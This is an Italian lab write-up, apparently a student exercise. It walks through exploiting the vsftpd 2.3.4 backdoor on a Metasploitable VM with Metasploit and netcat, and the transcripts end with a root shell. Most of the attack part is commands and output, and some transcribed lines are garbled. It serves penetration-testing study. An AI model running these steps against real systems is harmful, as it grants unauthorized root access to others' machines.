


# OGGI USIAMO METASPLOIT PER FORARE LA METASPLOITABLE

Son partito dando alle mie 2 macchine un indirizzo DHCP.



Ho acceduto a Metasploit con “msfconsole” ed ho ricercato la vulnerabilità vsftpd

```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

File System | Overview
dBBBBBBb dBBBP dBBBBBBP dBBBBBBb .
dB' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBBP dBP dBBBBBBB

Home | mode: mode
dB' dBP dBBBBBBb dBP dBBBBBP dBP dBBBBBBBP
dB' dBP dBP dBP dBP dBP dBP dBP dBP
dB' dBP dBP dBP dBP dBP dBP dBP dBP
dB' dBP dBP dBP dBP dBP dBP dBP dBP

To boldly go where no
shell has gone before

+ --=[ metasploit v6.4.38-dev ]
+ --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ --=[ 1478 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd
[-] No results from search
msf6 > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

In seguito ho selezionato quella esatta che combacia con la metasploit usando il comando “use”, per poi dargli in pasto l’ip del target che volevo colpire.

```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help

+ --=[ metasploit v6.4.38-dev ]
+ --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ --=[ 1478 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsfpe
[*] No results from search
msf6 > search vsftpd

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-  -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
-  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Col comando “run” ho dato inizio all’attacco con successo, poi mi sono spostato nella cartella root per creare la cartella richiesta.

```
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
┌───┴───┐
└───┴───┘ 1 2 3 4 └───┴───┘

File  Actions  Edit  View  Help

[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > nc 192.168.56.103 1524
[*] exec: nc 192.168.56.103 1524

root@metasploitable:/# reboot
root@metasploitable:/# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:33865 → 192.168.56.103:6200) at 2024-12-16 15:05:

ls
bin
boot
cdrom
dev
etc rogetto prof - FloodUDP.py
home
initrd
initrd.img
lib
lost+found
media
mnt lica per ro
nohup.out
opt
proc
root
sbin
srv
sys exploit
tmp
usr
var
vmlinuz
cd root
pwd
/root
mkdir test_metasploit
ls -l
total 16
drwxr-xr-x 2 root root 4096 May 20 2012 Desktop
-rwx----- 1 root root 401 May 20 2012 reset_logs.sh
drwx----- 2 root root 4096 Dec 16 09:09 test_metasploit
-rw-r--r-- 1 root root 138 Dec 16 09:04 vnc.log
```